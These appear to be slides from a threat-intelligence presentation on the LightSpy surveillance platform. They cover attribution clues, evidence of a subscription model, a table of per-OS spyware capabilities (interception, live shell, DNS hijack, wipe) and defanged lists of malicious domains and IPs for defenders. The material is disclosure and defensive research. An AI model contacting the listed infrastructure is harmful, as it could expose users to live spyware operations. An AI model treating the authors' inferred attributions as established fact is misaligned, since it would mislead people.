OPERATOR BEHAVIOR ANALYSIS

BUSINESS-HOURS PATTERN CHINA STANDARD TIME (UTC+8)

Observed activity: Monday-Friday, 09:00-18:00. Panel offline Friday 17:00 through Monday 09:00.



“That shows the operator behind it is a salary-paid clerk working for a government agency.”

GEOGRAPHIC ATTRIBUTION SIGNALS

CHINESE MAPPING-SERVICE INTEGRATION

AutoNavi / Amap (高德地图)

API calls to webapi.amap.com detected from operator browsers. AutoNavi is a Chinese mapping & geolocation service owned by Alibaba.

Why Amap?

- Exclusive to China** primarily functional within the mainland
- Language** interface & metadata strictly Simplified Chinese
- Alternatives ignored** Google Maps / OpenStreetMap bypassed



Attribution weight: **HIGH**

Strong indicator of Chinese-speaking threat operators physically based in mainland China. Usage: real-time victim location, WGS-84 → GCJ-02 coordinate conversion, Chinese-address geocoding.

TECHNOLOGY COMPANY

Description of the company registered at this address

"The company has gathered a group of top-notch system development engineers who are committed to the research and development of new technologies and constantly innovate. We strive to stay at the forefront of technology and do better. Currently, our clients are located throughout China, including enterprises, government agencies, the military, and schools. Excellent after-sales service and strong technical support have won unanimous praise from our clients."

MULTI-TIER RBAC = COMMERCIAL PRODUCT **NEW 2026**

THE PANEL HAS A DEMO MODE

TIER 0 - is_test (demo/review)

READ-ONLY. A prospect can browse intercepted data but cannot export it: audio player nodownload, batch + per-row download hidden.

TIER 2 - bill = true (paying)

Full-feature operator. Unlocks WeChat voice recording and premium plugins. The build-side flag is literally named for billing.

TIER 3 - super-admin

Customer-org admin: IP allowlist, web config, test-APK registry, log delete-all.

Free trial to paid to enterprise - in a surveillance panel.

is_test + bill + per-customer csm208 brands are the strongest single signal of the contractor / SaaS model from the panel side.

Per-OS module visibility

Module	Android	iOS	iPad	Win	macOS	Linux	Router	S13
device info	✓	✓	✓	✓	✓	✓	✓	✓
geo-fence	✓	✓	✓	✓	✓	X	X	✓
chat dumps	✓	✓	X	✓	✓	X	X	✓
camera / video-surv	✓	✓	X	X	✓	X	X	✓
screen recording	✓	✓	X	✓	✓	X	X	X
audio (3 modes)	✓	✓	X	✓	✓	X	X	✓
keychain (Apple)	X	✓	✓	X	X	X	X	X
mail	X	✓	X	✓	✓	X	X	X
live shell (WS)	✓	✓	✓	✓	✓	✓	✓	✓
LAN scan (intranet)	✓	✓	X	✓	✓	✓	✓	X
DNS hijack	X	X	X	X	X	X	✓	X
destroy / wipe	✓	✓	✓	✓	✓	✓	✓	✓

Each customer gets a different capabilities list. It's based on a subscription model.

COMMERCIALIZATION EVIDENCE

FOUR INDEPENDENT SIGNALS, NONE OF THEM INFERRED FROM TELEMETRY

1 A price list, in the source

is_test gates every export path - a prospect can read intercepted data but cannot take it. MyConfig.bill unlocks WeChat call recording. Free trial, paid tier, enterprise admin - in a surveillance console.

2 White-label customer brands

csm208 and csm210 are separate login surfaces with their own session models.

Guest B hands out per-UID tokens: a reseller channel.

3 Localized for export

The whole operator UI was translated from Chinese into English, IME artefacts and all. You do not localize a tool your own team is the only user of.

4 Per-customer builds and a registry portfolio

MyConfig.* flags are compiled in, not set per session - different customers run different bundles. And the company registers its work with the state: seventeen software copyrights, including an Android phone interception system.

SECTION 5

DEFENSE



NETWORK INDICATORS

Domains 35 distinct hostnames on one certificate cluster

adams-support[.]com
apis[.]chat support[.]work
etisalatphone[.]cloud
foldnova[.]xyz
getsmscloud[.]io
kbohandelsregister[.]25u[.]com
kbohandelsregister[.]4dq[.]com
kbohandelsregister[.]4pu[.]com
m[.]xiaomivideo[.]com
mangomu[.]com
miphone[.]space
miphonemix[.]xyz
phoneforjazz[.]com
phoneonline[.]top
phonexity[.]xyz
ritmo-vivo[.]com
roshanphone[.]cloud
s[.]xiaomishopstore[.]com
samgalax[.]xyz

samroms[.]top
samsunggadget[.]shop
samsunginfotech[.]com
sansx-lifeovoi[.]xyz
shad[.]fureyu[.]com
spaceskd[.]com
testjava19[.]com
turkcellphone[.]com
vorlaxiq[.]com
www[.]thereforethetree[.]com
www[.]kbohandelsregister[.]25u[.]com
www[.]kbohandelsregister[.]4dq[.]com
www[.]kbohandelsregister[.]4pu[.]com
www[.]messenger[.]cloud
www[.]ritmo-vivo[.]com
www[.]operationsharetools[.]com
www[.]sunrisefromthesea[.]com
www[.]routerconfigonline[.]com
yycccloud[.]com
yyccclouds[.]com

NETWORK INDICATORS IP Addresses

15[.]164[.]214[.]40	47[.]76[.]150[.]84	103[.]43[.]16[.]82	119[.]147[.]213[.]48	185[.]195[.]66[.]75
18[.]141[.]143[.]255	47[.]79[.]149[.]19	103[.]43[.]17[.]53	120[.]24[.]250[.]220	185[.]195[.]66[.]86
27[.]124[.]37[.]30	47[.]92[.]141[.]231	103[.]43[.]17[.]99	120[.]55[.]51[.]191	185[.]198[.]58[.]30
27[.]124[.]37[.]59	47[.]92[.]168[.]159	103[.]43[.]18[.]95	121[.]196[.]234[.]241	192[.]142[.]45[.]238
27[.]124[.]37[.]64	47[.]96[.]148[.]5	103[.]43[.]19[.]64	121[.]201[.]109[.]98	193[.]56[.]255[.]191
38[.]54[.]79[.]250	47[.]98[.]243[.]165	103[.]43[.]19[.]227	144[.]172[.]101[.]37	193[.]56[.]255[.]203
43[.]103[.]49[.]61	47[.]100[.]37[.]213	103[.]99[.]132[.]85	144[.]172[.]114[.]63	195[.]66[.]213[.]58
43[.]131[.]42[.]10	47[.]105[.]79[.]86	103[.]122[.]164[.]127	147[.]139[.]243[.]178	202[.]43[.]239[.]13
43[.]132[.]231[.]160	47[.]106[.]99[.]111	103[.]140[.]186[.]175	149[.]104[.]18[.]80	202[.]124[.]251[.]173
43[.]135[.]93[.]189	47[.]108[.]137[.]200	103[.]140[.]238[.]123	149[.]104[.]18[.]251	213[.]111[.]146[.]135
43[.]248[.]8[.]76	47[.]236[.]30[.]141	103[.]145[.]107[.]35	150[.]109[.]233[.]186	213[.]111[.]157[.]223
43[.]248[.]8[.]108	47[.]237[.]99[.]173	103[.]145[.]107[.]208	151[.]242[.]85[.]130	213[.]250[.]132[.]188
43[.]248[.]78[.]215	47[.]238[.]155[.]170	103[.]151[.]111[.]116	151[.]242[.]85[.]248	222[.]219[.]183[.]84
43[.]248[.]136[.]104	47[.]250[.]43[.]18	103[.]172[.]27[.]108	154[.]91[.]196[.]185	
43[.]248[.]136[.]110	49[.]232[.]185[.]137	103[.]172[.]27[.]121	156[.]232[.]254[.]32	
43[.]248[.]136[.]160	58[.]221[.]58[.]240	103[.]174[.]97[.]90	159[.]138[.]110[.]168	
43[.]248[.]136[.]215	84[.]200[.]87[.]221	103[.]214[.]22[.]204	165[.]154[.]7[.]25	
43[.]248[.]136[.]241	92[.]63[.]180[.]49	103[.]238[.]225[.]46	166[.]108[.]197[.]183	
45[.]38[.]210[.]13	101[.]132[.]41[.]216	103[.]253[.]43[.]182	176[.]97[.]117[.]136	
45[.]83[.]237[.]13	103[.]27[.]108[.]70	103[.]255[.]176[.]176	176[.]97[.]117[.]164	
45[.]95[.]42[.]175	103[.]27[.]108[.]122	104[.]21[.]95[.]124	176[.]97[.]117[.]176	
45[.]125[.]34[.]126	103[.]27[.]108[.]205	106[.]14[.]112[.]154	176[.]97[.]117[.]182	
45[.]134[.]174[.]250	103[.]27[.]108[.]207	107[.]149[.]184[.]175	176[.]97[.]117[.]183	
45[.]155[.]220[.]79	103[.]27[.]109[.]28	118[.]193[.]39[.]165	176[.]119[.]156[.]36	
45[.]155[.]220[.]194	103[.]27[.]109[.]217	118[.]195[.]147[.]249	183[.]56[.]160[.]240	
47[.]76[.]66[.]156	103[.]27[.]110[.]159	118[.]195[.]234[.]243	185[.]175[.]59[.]244	

SUMMARY AND NEXT STEPS

WHAT DO WE HAVE?

LightSpy: productized, multi-tenant surveillance-and-sabotage platform built by a small private Shenzhen software company and operated for state customer(s) under a hybrid commercial / state-patronage model.

Foundation: The stale toolchain dates the project's foundation to 2017 - roughly two years before the first public LightSpy report (2020).

Infrastructure Expansion: from China mainland it's expanded servers to SG, HK, NL, PK, JP, CN, MY, DE, US, TH, ID, KR, AT, TR

Industry Collaboration:

- Detect and Hunt (IOCs)
- Defending People (General OpSec)
- Full Disclosure Trusted Partners
- Invitation for Joint Follow-up Research



THANK YOU

Dmitry Bestuzhev

X: [@dimitribest](#)

In: [Bestuzhev](#)

Dmitry Melikov

X: [@DmitriyMelikov](#)

In: [dmitry-melikov-210000142](#)

